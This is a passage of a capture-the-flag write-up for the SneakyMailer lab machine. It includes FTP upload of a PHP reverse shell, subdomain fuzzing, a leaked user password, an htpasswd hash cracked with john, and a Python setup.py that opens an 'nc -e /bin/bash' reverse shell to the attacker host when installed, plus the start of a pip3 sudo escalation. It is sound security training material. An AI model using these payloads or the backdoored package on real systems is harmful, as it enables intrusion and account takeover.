ftp> put rev.php
local: rev.php remote: rev.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5499 bytes sent in 0.00 secs (107.0256 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 19:52 js
drwxr-xr-x    2 0        0            4096 May 26 19:52 pypi
--wxrw-rw-    1 1001     1001         5499 Aug 19 09:11 rev.php
drwxr-xr-x    4 0        0            4096 May 26 19:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 20:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 19:52 vendor
226 Directory send OK.
ftp> put adroit.php
local: adroit.php remote: adroit.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5491 bytes sent in 0.00 secs (121.7820 MB/s)
ftp> 
```

accessing on website

i can access my file by http://sneakycorp.htb/adroit.php , but it wasn't there



404 Not Found


nginx/1.14.2

hen after some time i think maybe there is another domain

Gaining Initial Access

Got new subdomain

Wfuzz to fuzz subdomain




```
┌─[adoit@parrot]─[~/vault/box]
└──╼ $wfuzz -H "HOST: FUZZ.sneakycorp.htb" -u http://10.10.10.197/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hh
 185

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for
 more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.197/
Total requests: 220560

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000007:   400        7 L      12 W     173 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000009:   400        7 L      12 W     173 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000834:   200        340 L    989 W    13737 Ch    "dev"
000001468:   301        7 L      12 W     185 Ch      "schools"
```


and it has the same interface as the domain has, i can try the shell in here

i uploaded my php file and tried accessing it on the website on http://dev.sneakycorp.htb/adroit.php

Got shell as www-data



```
┌─[adoit@parrot]─[~/vault/box]
└──╼ $nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.130] from sneakycorp.htb [10.10.10.197] 58548
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 G
NU/Linux
 09:15:27 up  8:04,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@sneakymailer:/$ whoami
whoami
www-data
www-data@sneakymailer:/$ 
```




```
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 09:15:27 up  8:04,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@sneakymailer:/$ whoami
whoami
www-data
www-data@sneakymailer:/$ su developer
su developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

developer@sneakymailer:/$ ;s
;s
bash: syntax error near unexpected token `;'
developer@sneakymailer:/$ ls
ls
bin   home            lib32       media   root  sys  vmlinuz
boot  initrd.img      lib64       mnt     run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt     sbin  usr
etc   lib             lost+found  proc    srv   var
developer@sneakymailer:/$ cd /home/
cd /home/
developer@sneakymailer:/home$ ls
ls
low  vmail
developer@sneakymailer:/home$ 
```

Gaining Initial Access & User Flag

The user.txt file is owen by the user low

Now i decided to run the Linemum.sh for some automation enum and found a .htpasswd file from the user **pypi**




```
total 152K
-rwxr-xr-x 1 root root 59K Apr 27 13:02 linuxx64.efi.stub
-rwxr-xr-x 1 root root 90K Apr 27 13:02 systemd-bootx64.efi

/lib/systemd/system-shutdown:
total 0

/lib/systemd/user-generators:
total 0


### SOFTWARE ##############################################
^F[-] Sudo version:
Sudo version 1.8.27


[-] htpasswd found - could contain passwords:
/var/www/pypi.sneakycorp.htb/.htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/


### INTERESTING FILES ####################################
[-] Useful file locations:
/usr/bin/nc
/usr/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl
```

.htpasswd

```
[-] htpasswd found - could contain passwords:
/var/www/pypi.sneakycorp.htb/.htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

Cracking hash using john

And i can crack the hash using john simply



```
┌─[x]─[adoit@parrot]─[~/vault/box]
└──╼ $john hash -w=/home/adoit/Desktop/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (?)
1g 0:00:00:32 DONE (2020-08-19 07:00) 0.03048g/s 108971p/s 108971c/s 108971C/s soul17soul17..souderton16
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[adoit@parrot]─[~/vault/box]
└──╼ $
```

Building the package

Now i just need to build a python package so that the user low can install it simply https://pypi.org/project/pypiserver/#upload-with-setuptools

https://packaging.python.org/tutorials/packaging-projects/

https://packaging.python.org/guides/distributing-packages-using-setuptools/

i have to make two files

- .pypirc
- setup.py


The file .pypirc which will authorize me and the setup.py which will be the package file that contains all the stuff we want to do

Building .pypirc

Referenced from here

https://pypi.org/project/pypiserver/#upload-with-setuptools

my .pypirc will looks like




```
┌─[adoit@parrot]─[~/vault/box]
└──╼ $cat .pypirc
[distutils]
index-servers = local

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
┌─[adoit@parrot]─[~/vault/box]
└──╼ $
```

And my setup.py is referenced from here

https://packaging.python.org/tutorials/packaging-projects/

My setup.py will be giving me connection back , a reverse shell



```
┌─[adoit@parrot]─[~/vault/box]
└──╼ $cat setup.py
import setuptools
import os

if os.getuid() == 1000:
        os.system('nc -e /bin/bash 10.10.14.152 2222')


setuptools.setup(
        name='sample',
        version='1.2.0',
        description='A sample Python project',
        long_description="long_description",
        long_description_content_type='text/x-rst',
        url='https://github.com/pypa/sampleproject',
        author='A. Random Developer',
        author_email='author@example.com',
        license='MIT',
        packages=setuptools.find_packages(),
        install_requires=['peppercorn'],
)
┌─[adoit@parrot]─[~/vault/box]
└──╼ $
```


The userid that i used 1000 is of user low , because the file setup.py will be executed two time

- When the developer will run it
- When low will test it as per the email

So i want shell as low not developer , So the **nc** section will be executed when the user low will test the python package

Downloading package

Downloaded whole pypi-pkg dir using wget



```
<4.130:8080$ wget  http://10.10.14.130:8080/setup.py
--2020-08-19 09:53:02--  http://10.10.14.130:8080/setup.py
Connecting to 10.10.14.130:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 565 [text/plain]
Saving to: ‘setup.py’

setup.py            100%[===================>]     565  --.-KB/s    in 0s

2020-08-19 09:53:03 (133 MB/s) - ‘setup.py’ saved [565/565]

developer@sneakymailer:/tmp/pipy/10.10.14.130:8080$ ls
ls
setup.py
developer@sneakymailer:/tmp/pipy/10.10.14.130:8080$ ls -la
ls -la
total 16
drwxrwxrwx 2 developer developer 4096 Aug 19 09:53 .
drwxrwxrwx 3 developer developer 4096 Aug 19 09:50 ..
-rw-rw-rw- 1 developer developer  128 Aug 18 21:45 .pypirc
-rw-rw-rw- 1 developer developer  565 Aug 18 21:46 setup.py
developer@sneakymailer:/tmp/pipy/10.10.14.130:8080$
```


Executing the package

Setting the path to current dir

Running setup.py

shell as low


And on the other hand on our netcat listener i got the shell



```
┌─[adoit@parrot]─[~]
└──╼ $nc -lvp 2222
listening on [any] 2222 ...
connect to [10.10.14.130] from sneakycorp.htb [10.10.10.197] 32822
python -c 'import pty; pty.spawn("/bin/bash")'
low@sneakymailer:/$ whomai
whomai
bash: whomai: command not found
low@sneakymailer:/$ whoami
whoami
low
low@sneakymailer:/$
```

```
-1.2.0
-1.2.0/sample.egg-info
o sample-1.2.0...
y -> sample-1.2.0
egg-info/PKG-INFO -> sample-1.2.0/sample.egg-info
egg-info/SOURCES.txt -> sample-1.2.0/sample.egg-info
egg-info/dependency_links.txt -> sample-1.2.0/sample.egg
egg-info/requires.txt -> sample-1.2.0/sample.egg-info
egg-info/top_level.txt -> sample-1.2.0/sample.egg-info
1.2.0/setup.cfg
chive
e-1.2.0' (and everything under it)

ple to http://pypi.sneakycorp.htb:8080
 (200): OK
ering is deprecated, use twine to upload instead (https:

/sample-1.2.0.tar.gz to http://pypi.sneakycorp.htb:8080
 (200): OK
ing via this command is deprecated, use twine to upload

ymailer:~$
```

Got user.txt




```
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 10:40:48 up 1 min,  0 users,  load average: 0.32, 0.15, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@sneakymailer:/$ su developer
su developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

developer@sneakymailer:/$ cd /tmp/
cd /tmp/
developer@sneakymailer:/tmp$ wget -r --no-parent http://10.10.14.152:8000/.pypirc
<et -r --no-parent http://10.10.14.152:8000/.pypirc
--2020-08-19 10:44:45--  http://10.10.14.152:8000/.pypirc
Connecting to 10.10.14.152:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 128 [application/octet-stream]
Saving to: ‘10.10.14.152:8000/.pypirc’

10.10.14.152:8000/. 100%[===================>]     128  --.-KB/s    in 0s

2020-08-19 10:44:46 (23.4 MB/s) - ‘10.10.14.152:8000/.pypirc’ saved [128/128]

FINISHED --2020-08-19 10:44:46--
Total wall clock time: 0.5s
Downloaded: 1 files, 128 in 0s (23.4 MB/s)
developer@sneakymailer:/tmp$ 
```

Gaining ROOT Access & Flag

Privilege escalation


The user low can run the following command with sudo without passwd



```
sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolutio
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
n

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

i look for the possible way to abuse the pip3 , i got it from gtfobins

https://gtfobins.github.io/gtfobins/pip/



```
fe81884a45918da8a4b9e307f644fbd0
low@sneakymailer:~$ TF=$(mktemp -d)
TF=$(mktemp -d)
